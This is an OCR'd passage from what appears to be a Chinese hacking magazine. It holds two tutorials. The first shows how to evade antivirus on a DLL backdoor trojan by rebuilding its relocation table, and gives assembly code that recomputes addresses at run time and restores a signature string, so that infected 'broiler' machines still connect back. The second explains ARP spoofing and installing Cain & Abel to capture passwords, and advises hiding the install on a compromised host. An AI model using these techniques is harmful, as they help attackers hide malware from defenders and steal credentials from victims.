


图29

当然这只能说是针对于文件特征码的修改，如果要对内存特征码进行修改，我们可以再添加一个区域专门用于解密，操作应该不容易，这里只写出思路以作探讨，当然最好的方式是写一种牛B的内存壳或者使用虚拟技术将代码全部变形，边解边执行，当然这对于我等菜鸟来说只能算是一个方向了！

五、针对重定位表的免杀

当PE装载器载入PE文件时，它只会将PE文件的节表载入到基址处，默认基址exe文件一般为0x00400000，而DLL文件一般为0x10000000，如果装入时使用的默认基址，则不需要重定位，当可执行文件载入到内存的非基址处时，这时候就需要进行重定位，这也就是重定位表的作用所在，一般来说在PE文件中重定位表对应于.reloc区段。

1、重定位表的重建

重定位表的重建和输入表的重建本质上都是一样的，就是

将其进行整体移位，从而躲避杀毒软件的查杀，就具体的方法而言可以分为手动重建和工具重建，一般我们都习惯使用工具操作，工具还是使用我们在输出表重建时使用的pemove.exe，惟一的不同是在“Reloc's File Offset”后面填写新地址而已，这里不在赘述。

2、详解DLL文件重定位动态恢复技术

在上面输出表修改方法中我们提到加密的方法，修改了入口点的位置，程序运行后会首先运行我们的入口代码从而加密特征码位置，现在我们作一个小小的实验，将输出表中修改好的TGA_Backdoor_3.0汉化版里面的DLL文件载入LordPE中，将镜象基址RVA由原来的7F2D0000修改为7F3D0000，如图30，保存后退出再次使用OD载入修改后的DLL文件查看运行结果，程序运行一次后会自动进入ntdll.dll的领空，显然我们的加密代码执行失败了。

上面的实验，因为我们修改了基址，导致程序根本找不到我们要修改的字符串，所以会出错，我们再思考一个问题，如果我们配置好的DLL木马在自己的电脑正常上线（Intel平台），而肉鸡是一个Power PC的平台，PE装载器载入DLL文件时，基址也可能如上面的实验一样发生了变化，这将直接导致肉鸡无法上线，这就是DLL文件重定位动态恢复法提出的一个原因。




图30

为了方便对文件后面的代码进行解析，我们再来举一个简单的例子，假设某人找美女，从起点算起，找到美女需要走100米，如果从10米处算起找到美女就需要90米，这是小学生都能解决的一问题，简单的描述为90＝100－10，需要注意100－10中的10是相对于起点的位置0来说的，也就是说这个10是有10－0得出的差。重定位表也是这样的定位方法，PE装载器不可能将所有涉及地址的地方因为基址的变化都进行修改，所以只可能计算出真实基址（10米处）与默认基址（起点0米处）的差来修改指令用到的地址。理解了10这个关键点，剩下的问题就是如何编写汇编指令而得出这个差呢？看某网友共享的代码（为了方便我加上了地址，当然地址不包括指令大小）：

```
地址      指令
10000000  pushad
10000001  call 10000002
10000002  pop eax
10000003  sub eax,10000002
10000004  add eax,字符串的内存地址
10000005  popad
10000006  jmp 原入口
```

实际上PE装载器始终会以默认基址来载入PE文件的，如上面的代码地址所示，如果在某台电脑上的实际基址变为了0x2000 0000，这时候通过上面找美女的例子很容易就知道，差为0x1000 0000，那么怎么写出代码来得到这个差呢？可以使用小学时候的数学公式：被减数－减数＝差，到这里所有的思路就都有了，再来分析网友共享的代码：看“call 10000002”处的指令，如果我们将上面的代码修改为程序的入口代码，当执行到此处时，系统就会自动进行重定位，也就是会将EIP的地址10000002变为0x20000002，而CALL指令的本质就是“push 20000002”，“jmp 20000002”，这时候会自动的将0x20000002压栈，“pop eax”就会自动将0x20000002保存到eax中，这样完成了被减数的提取，当执行到0x10000003的时候用EAX的被减数减去减数10000002得到了差0x10000000，然后我们将差与字符串的内存地址相加就得到了字符串的真实地址，然后进行恢复操作就可以了。

到这里相信大家理解了所谓的DLL文件重定位动态恢复方法的原因及其原理，本质上就是通过压栈保存重定位的地址，然后将重定位的地址出栈，让它减去原来的地址就得到了基址到底偏移了多少，这个值与我们预定的字符地址相加就定位出了新的字符串定址。

上面是对DLL文件重定位动态恢复的一个详细描述，如果某特征码定位在某字符上，我们还要加入一步才可以实现免杀，我们需要在上面加上一句指令“mov dword ptr [eax],字符串机器码”，将定位的特征码字符串以立即数的方式保存到字符串地址中，如下所示：

```
pushad
call 10000002
pop eax
sub eax,10000002
add eax,字符串的内存地址
mov dword ptr [eax],字符串机器码
popad
10000006 jmp 原入口点
```

之所以加上上面的一句汇编指令，是因为上面的字符是特征码，而要免杀需要我们将其删除或者说填充才可以达到效果，最后的问题就是使用C32ASM定位到字符串在程序中的文件偏移地址，然后将它填充。

整个过程的操作与上面加密输入表的方法类似，首先确定特征码字符串的位置，然后找程序的空段，写入上面的汇编指令，写入后修改OEP并计算字符串的文件偏移地址，在C32ASM中清空特征字符串就完成了，理解了原理后操作就不是问题了，所以这里花费了大量的文字用于描述其产生的原因及机制，具体的操作大家可以在一起打包的DLL文件中进行熟悉。

好了，本文的主要目的就是通过PE结构将一些精典的基础的免杀技术系统化，欢迎大家和我一起交流，同时也祝愿查杀技术步步高升，免杀技术节节登高！

（文章中涉及到的NC.EXE、OD、Import REC、LordPe、C32ASM、pemove.exe、动画文件等，已经收录在了光盘中）

文章难易度：★★★
文章阅读点：嗅探的原理介绍，CAIN的安装以及使用介绍

小菜之CAIN下的嗅探

IT民工

从黑鹰到华夏再到黑基，这些国内知名的黑客站点纷纷被黑，让我等小菜不禁感到诧异，这个世界也真是太疯狂了吧？那些网络大牛们又是如何黑掉这些网站的呢？事实上他们并没有我们想象中的那么神奇，他们都使用了共同的技术——嗅探。

一、嗅探的原理

嗅探，英文为SNIFF，可以是软件的也可以是硬件的，如果是软件的那就得分系统平台，有Windows下的也有UNIX/Linux下的，而硬件的SNIFF则称为网络分析仪，但不管是软件也好硬件也罢，其目的只有一个，就是截获网络上的各种信息，本文我们介绍的仅仅是软件的SNIFF。

目前的嗅探程序，基本都是采取的ARP欺骗方法，那么ARP欺骗的原理又是什么呢？在介绍实际的使用前，我们先来了解一下它的原理，虽然理论知识是枯燥的，但是只有学好了理论才能更好的应用，知其然，更要知其所以然嘛！

ARP欺骗分为两种，一种是对路由器ARP表的欺骗，另一种是对内网电脑的网关欺骗。第一种ARP欺骗的原理是截获网关数据，它通知路由器一系列错误的内网MAC地址，并按照一定的频率不断进行，使真实的地址信息无法通过更新保存在路由器中，结果路由器的所有数据只能发送给错误的MAC地址，造成正常电脑无法收到信息。第二种ARP欺骗的原理是伪造网关，它的原理是建立假网关，让被它欺骗的电脑向假网关发送数据，而不是通过正常的路由器途径来上网，在电脑看来，就是上不了网了。在简单了解了原理后我们就正式开始介绍CAIN的安装以及使用。

二、CAIN介绍以及安装

Cain&Abel是一款可以破解屏保密码、PWL密码、共享密码、缓存口令、远程共享口令、SMB口令、支持VNC口令解码、Cisco Type-7口令解码、Base64口令解码、SQL Server 7.0/2000口令解码、Remote Desktop口令解码、Access Database口令解码、Cisco PIX Firewall口令解码、Cisco MD5解码、NTLM Session Security口令解码、IKE Aggressive Mode Pre-Shared Keys口令解码、Dialup口令解码、远程桌面口令解码等的综合工具，还支持远程破解，可以挂字典以及暴力破解，其sniffer功能非常的强大，几乎可以明文捕获一切帐号和口令，包括FTP、HTTP、IMAP、POP3、SMB、TELNET、VNC、TDS、SMTP、MSKERB5-PREAUTH、MSN、RADIUS-KEYS、RADIUS-USERS、ICQ、IKE Aggressive Mode Pre-Shared Keysauthentications等，如此强大的功能自然也成了菜鸟手中必备的入侵利器。

我们先从网上下载CAIN，下载完毕后直接双击运行安装程序，其安装界面如图1所示。

点击“Next”后就来到了安装目录选择界面，如图2，如果是在自己的电脑上进行安装，直接使用默认的安装路径就行了，而如果是在肉鸡上进行安装，那么最好将默认的安装目录修改一下，藏得越深越好，比如选择安装到system32目录下。继续点击“Next”，最后就会提示我们“Installation Completed”（安装完成），如图3。

CAIN的安装至此就算是完成了，但是整个安装过程却并没有结束，因为CAIN的正常工作是需要驱动程序运行的，这时安装程序会弹出如图4所示的界面，大意就是警告用户，CAIN程序的正常使用需要WinPcap作为驱动，并询问我们是否安装WinPcap。如果我们的电脑上没有安装WinPcap的话，那么就直接点击“Install”按钮进行安装，否则就选择“Don't install”，如图5。接着就是一路的单击“Next”，最后就会完成WinPcap的安装了。




图1




图2

